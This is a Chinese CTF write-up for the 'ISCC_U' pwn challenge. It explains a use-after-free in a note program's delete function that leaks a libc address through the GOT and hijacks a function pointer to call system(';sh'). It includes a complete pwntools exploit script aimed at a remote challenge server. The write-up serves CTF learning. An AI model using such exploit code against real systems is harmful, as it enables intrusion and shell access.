
Nebu1ea 韩磊 [1504895347@qq.com](mailto:1504895347@qq.com)

Pwn: ISCC\_U

解题思路：

用32为ida打开附件，找出add\_note,del\_note,print\_note几个函数，发现是采用链表的形式把chunk给穿起来了，chunk的内容是输出内容的函数指针。



上方是del\_note函数，在 del\_note函数中存在一个UAF漏洞，因为它没有清空 chunk 指针。这个漏洞可以被利用来劫持存储函数指针和 buf 指针的那个 chunk。通过释放堆块，我们可以实现堆块复用，然后修改该 chunk 的 buf 指针为 GOT 表，再调用输出函数，我们就能获取 GOT 表的内容。通过分析 GOT 表的内容，我们可以确定 libc`版本和其他函数的偏移。接下来，我们可以再次修改函数指针为 system 函数。这样，当调用输出函数时，实际上会调用 system 函数，但传入的参数是指向当前 chunk 的指针。然而，buf 部分的四个字节显然不足以存放 "/bin/sh" 的长度。因此，我们可以通过直接调用 system("sh") 来获得 shell。但经测试发现，system 函数会将其地址和参数一起当作一条指令执行，这必然导致错误。为了解决这个问题，我们可以在 "sh" 前面加上一个分号，使其成为两条命令并分别执行。然后就可以getshell了。

Exp:

from pwn import \*

from Crypto.Util.number import long\_to\_bytes, bytes\_to\_long

context.log\_level = 'debug'

context(arch='i386', os='linux')

context.terminal = ['tmux', 'splitw', '-h']

conn = remote('182.92.237.102', 10016)

def add\_note(size, content):

    conn.sendlineafter("What's yo", "1")

    conn.sendlineafter('Note size :', str(size))

    conn.sendafter("Content :", content)

def delete\_note(idx):

    conn.sendlineafter("What's yo", "2")

    conn.sendlineafter("Index", str(idx))

def show\_note(idx):

    conn.sendlineafter("What's yo", "3")

    conn.sendlineafter("Index", str(idx))

add\_note(0x100, b'a')

add\_note(0x100, b'a')

delete\_note(0)

delete\_note(1)

putchar\_address = 0x080492B6

add\_note(0x8, p32(putchar\_address) + p32(0x0804C00C))

show\_note(0)

conn.recv()

address = u32(conn.recv(4))

base\_address = address - 0xf0780

system\_address = base\_address + 0x41360

shell\_address = base\_address + 0x018C363

delete\_note(2)

add\_note(0xc, p32(system\_address + 4) + b';sh\x00')

print(hex(base\_address))

print(hex(address))

print(hex(shell\_address))

print(hex(system\_address))

show\_note(0)

conn.interactive()